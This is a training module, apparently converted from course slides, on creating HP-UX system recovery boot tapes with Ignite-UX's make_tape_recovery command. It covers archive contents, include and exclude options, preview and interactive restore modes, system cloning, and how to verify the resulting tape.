
Module 14 — System Recovery with Ignite-UX

Objectives

Upon completion of this module, you will be able to do the following:

- Create a “system recovery boot tape” with the **make_tape_recovery** command.
- Create a system recovery archive for a client on the Ignite-UX server.
- Describe how to customize the contents of the system recovery archive.

14-1. SLIDE: System Recovery Choices



Student Notes

Today, you have several choices for recovery from a failed system, as a result of a disk failure. Your choices include:

- Hot Pluggable disks
- Disk Arrays (Auto-Raid)
- MC/ServiceGuard High Availability Cluster
- Installation of a minimum system + Restore from your backups
- System Recovery Boot Tape + Restore from your backups
- Mirror Disk/UX (LVM mirroring) + Spare

All of the choices listed above have their own strengths and weaknesses, as well as costs. Your choice of recovery will depend upon a number of factors:

- How well documented are your configurations?
 - hardware
 - software
- What does your disk infrastructure support for recovery?

- How reliable are your backups?
- How up-to-date are your system backups?
- Can you re-create your environment, completely?
- How long can you afford to have your system(s) out of service?

Careful planning and testing is required to successfully restore any system after a failure.

Creation of a System Recovery Boot Tape

In this section we'll focus on the **make_tape_recovery** tool for system recovery. The **make_tape_recovery** command is used to create the **system_recovery_boot_tape**.

NOTE: **make_tape_recovery** is just one part of a total disaster recovery solution.


Uses for make_tape_recovery

The **make_tape_recovery** tool will perform an Ignite-UX installation of your system. Data that is stored in the archive (created by **make_tape_recovery**) can be used for the following:

- Restore a non-bootable system with little or no intervention.
- Restore a system in the event of a root disk (volume group) failure.
- Convert file systems in the root volume from hfs to **vxfs** (logical volumes).
- Modify the root file system size (logical volume).
- Modify the size of primary swap (logical volume).
- Clone software from one system to another (requires nearly identical hardware).

The option to interact with the install process will be covered in more detail later in this section.

14-2. SLIDE: What's On the Tape?



Student Notes

make_tape_recovery is a command provided by Ignite-UX. Ignite-UX is available on the HP Application Media or from the web site
<http://www.software.hp.com/products/IUX>.

make_tape_recovery will create a bootable, system recovery tape. The **make_tape_recovery** tape is actually an Ignite-UX installation tape that will restore your system to a configured state automatically when used as the boot tape.

The contents of the system recovery tape are as follows:

- Boot Image (HP-UX LIF)
- System Configuration information
- Configuration files that control Ignite processing
- An Ignite-UX kernel and User Interface
- Archive

The contents of the archive can be customized. You can control how much, or how little actually goes onto the tape. You can choose:


- Minimum Core-OS
- Entire root volume group
- Additional files from both root and non-root volume groups

The type of recovery tape that you create will depend upon what other means you have to recover your system. For example, if you have a very robust 3rd party backup and restore solution like, HP OmniBack, you may opt for a minimum image and restore the rest of your data and configurations using OmniBack.

NOTE: When booting from a **make_tape_recovery** tape the entire root volume group and any other included volume groups will be re-created. You will not be able to do selective restores.

When **make_tape_recovery** is executed, the choice of the archive contents depends on the command options that you choose. These options are discussed on next several pages.

14-3. SLIDE: Creating a Minimum Core Recovery Tape



Student Notes

When choosing the type of recovery tape to create, you must take into consideration the speed of the recovery, and how much additional work must be done to restore the rest of the system.

To create a minimum system simply use the **make_tape_recovery** command with no options. The archive will include the files listed in the file **/opt/ignite/recovery/mnr_essentials**. You should not modify this file.

If you wish to modify the list of essential files (perhaps you need to add the files necessary to restore your backup/restore program), you should copy **/opt/ignite/recovery/mnr_essentials** to **/var/opt/ignite/recovery/mnr_essentials** and edit the file there. **make_tape_recovery** will always check the file in **/var** first.

The following is a listing of the **/opt/ignite/recovery/mnr_essentials** file:

```
# @(#) $Revision: 10.9 $  
#  
# /opt/ignite/recovery/mnr_essentials
```




```
#
# WARNING: This file should not be modified, for the following
# reasons:
#   - Changes to this file will be overwritten with the next
#   revision.
#   - It can lead to including more than you really need without
#     the ability to remove what you add via make_net_recovery(1M).
#
# If you must modify the list of essential files, copy this file
# to the following location, then make the necessary modifications:
# /var/opt/ignite/recovery/mnr_essentials
#
# /var/opt/ignite/recovery/mnr_essentials is checked before
# /opt/ignite/recovery/mnr_essentials when looking for essential
# files.
#
#
# For information about this file, see make_net_recovery(1M).
```

```
/sbin
/dev
/stand
/stand/vmunix
/usr/bin
/usr/ccs
/usr/conf
/usr/lbin
/usr/lib
/usr/newconfig
/usr/sbin
/usr/sam
/usr/share
/usr/obam

/bin
/lib
/etc
```

The boot/configuration files must be temporarily assembled on disk before they are copied to the tape. The space requirement is approximately 32M. If you do not have 32M free in **/var** and wish to specify an alternate location for storing the boot/configuration files use the **-B <boot_destination_file>** option.

14-4. SLIDE: Creation of the Recovery Tape (Full Core Recovery)



Student Notes

The creation of a full recovery tape for the root volume group will include all of the contents of **vg00**, or the root disk(s). The command to create a full recovery tape is:

```
make_tape_recovery -x inc_entire=vg00
```

This creates a full archive of the root volume group (**vg00**) on the default tape device: **dev/rmt/0m**. If there are any files in the essential list that are not part of **vg00** they will be backed up as well.

If you wish to include the entire contents of all volume groups containing essential files use the command:

```
make_tape_recovery -A
```

14-5. SLIDE: Adding to the Archive

Adding to the Archive

- **Files/Directories**


- x include=<file|directory>
 - x inc_cross=<file|directory>
 - x exclude=<file|directory>

- **Disks/Volume Groups**

- x inc_entire=<vgname>|/dev/dsk/<name>

- **Use a contents file**

- f <contents_file>



- include file|dir
 - inc_cross file|dir
 - inc_entire vname|dsk
 - exclude file|dir

- **Archive all volume groups that contain essential files**

- make_tape_recovery -A

Student Notes

The essential files listed in `/opt/ignite/recovery/mnr_essentials` are always included in the archive. You can further customize the contents of the archive by using the options listed on the slide.

The **-x include** option includes the specified file or directory. Directories will be copied recursively, until a mount point is reached. While the **-x inc_cross** includes the file or directory recursively and crosses mount points.

The **-x exclude** option excludes files or directories. When a directory is specified no files beneath the directory will be stored in the archive.

When modifying the contents of the archive keep the following points in mind:

- No essential files or directories can be excluded. Exclusions of essential files or directories will be ignored.
- Exclusions take precedence over inclusions. Anything that is both excluded and included will be excluded from the archive.

- The ordering of inclusions and exclusions is not significant.

Examples:

Create a minimum recovery tape but also include the **/home** directory:

```
make_tape_recovery include=/home
```

Create a recovery tape that includes all files from file systems in vg00 and vg01, but exclude **/tmp**.


```
make_tape_recovery -x inc_entire=vg00 -x inc_entire=vg01 -x  
exclude=/tmp
```

Create a recovery tape that includes all files/directories in the volume group(s) containing the files specified in the essentials list (**/opt/ignite/recovery/mnr_essentials** or **/var/opt/ignite/recovery/mnr_essentials**).

```
make_tape_recovery -A
```

14-6. SLIDE: Using the make_tape_recovery GUI

Using the make_tape_recovery GUI



Student Notes

You can use the **make_tape_recovery** GUI to customize the contents of the recovery tape.


You will be walked through a series of screens. The first screen will have you select a tape destination.



Module 14

System Recovery with Ignite-UX

The next screen asks you to choose how many sets of configuration and log files should be kept. Whenever **make_tape_recovery** is run it will store its configuration and log files in a directory called **/var/opt/ignite/recovery/<date,time>**. This will control how many directories are kept. **/var/opt/ignite/recovery/latest** is always a symbolic link to the most recent set of log and configuration files.



Recovery: Archive Defaults (canary)

Default settings for the archive may be modified, checked, and accepted below.

Destination Host:
canary

Destination Directory:
/dev/rmt/0mr Change...

Number of previous log and data files to save:
2


Long Description:
Recovery Archive

Next > Cancel

The next screen is used to customize the contents of the archive and is shown on the slide. The left side is used to include entire disks/volume groups, while the right side is used for including/excluding files and directories. The Hide/Show button toggles between showing you the list of files to be included and not.

If you have included partial volume groups you will receive the following warning:

14-7. SLIDE: make_tape_recovery Preview Mode



Student Notes

You can preview what processing would take place without actually creating the tape. You will find the output of the preview information in the directory `/var/opt/ignite/recovery/latest`. The following files will be created:

<code>archive_cfg</code>	Configuration file that contains information about the archive.
<code>control_cfg</code>	Configuration file that will control processing during the restore
<code>system_cfg</code>	Configuration file that describes the file system and networking configuration. While you can modify this file to store an altered configuration on the tape, it is generally safer to do an interactive restore if you wish to change configuration information.
<code>flist</code>	Supplies the lists of files that are to be archived. This is a plain text file but <u>should not be modified</u> . Each line is in a special format that, if altered, could cause problems with the archive process.

To resume the creation of a tape after having done a preview use the command:

```
make_tape_recovery -r
```

Any include/exclude options of the resume command will be ignored and the stored **flist** will be used to determine the contents of the archive.

14-8. SLIDE: Creating a Tape for Interactive Restore

Creating a Tape for Interactive Restore

```
make_tape_recovery -I [-A] ...
```

Boot/Configuration Files	Archive
• Boot Files – ISL, HP-UX, AUTO • System Configuration – hostname, ip, disk layout, ... • Ignite-UX kernel/UI	• Useful for changing configuration info • Useful for cloning systems

Student Notes

You can force the system recovery process to be interactive when booting from the tape. By default, when the system boots from the recovery tape it will give you 10 seconds to interrupt the automatic recovery process in order to interactively make modifications. If you do not interrupt the process the system will reinstall using the archive and configuration information stored on the tape.

When the **-I** option is specified, booting from the tape will always present the interactive menus. Using this option is useful when you know you need to make configuration changes during the recovery, and may also help prevent an accidental system recovery in case you boot from a recovery tape by mistake.

Cloning Systems

Using a recovery tape to clone systems will only work if the two systems are capable of running the same software configuration. This means that the source system must contain a version of HP-UX with all necessary patches and driver software required by the clone system.

System Recovery with Ignite-UX

If the two systems are different hardware models, a new kernel will automatically be built to suit the new hardware. If the two systems are the same model, the clone will by default use the kernel from the original system. You may force a kernel to be built by using the "Additional" screen in the Advanced user interface to set the "Cloning to different HW?" selector to TRUE.

14-9. SLIDE: Checking on the Recovery


Checking on the Recovery

Log File:

```
/var/opt/ignite/recovery/<date,time>/recovery.log
```

Tape Table of Contents:

```
# mt -t /dev/rmt/0mn fsf 1  
# tar tvf /dev/rmt/0m
```



Student Notes

After you have created the archive on tape using **make_tape_recovery** you should check the log file in:

```
/var/opt/ignite/recovery/latest/recovery.log
```

You can also get a table of contents from the archive by using the command listed on the slide. You may want to redirect the contents of the **tar** command to a file. To see what was supposed to be archived check the file:

```
/var/opt/ignite/recovery/latest/flist
```

14-10. SLIDE: `make_tape_recovery` Warnings



